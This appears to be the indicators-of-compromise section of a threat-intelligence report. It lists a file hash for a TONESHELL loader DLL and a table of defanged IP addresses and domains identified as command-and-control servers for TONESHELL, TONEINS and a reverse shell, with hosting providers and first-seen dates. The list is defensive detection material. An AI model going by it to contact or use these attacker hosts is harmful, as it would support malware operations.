B15BA83681C4D2C2716602615288B7E64A1D4A9F4805779CEBDF5E6C2399AFB5	TurboActivate.dll	Win32/Agent.AFWX	TONESHELL loader

Network

IP	Domain	Hosting provider	First seen	Details
104.21.81[.]233 172.67.165[.]197	www.toptipvideo[.]com	CLOUDFLARENET (AS13335)	2023-08-14	C&C server for the YK0130 reverse shell.
103.245.165[.]237	dljmp2p[.]com inly5sf[.]com	Bangmod Enterprise administrator (AS58955)	2023-04-21	C&C servers for TONESHELL variants.
103.27.202[.]185	www.dl6yfsl[.]com	Bangmod Enterprise administrator (AS58955)	2023-08-10	C&C server for TONEINS variant.
103.27.202[.]185	www.uvfr4ep[.]com	Bangmod Enterprise administrator (AS58955)	2023-09-22	C&C server for TONEINS variant.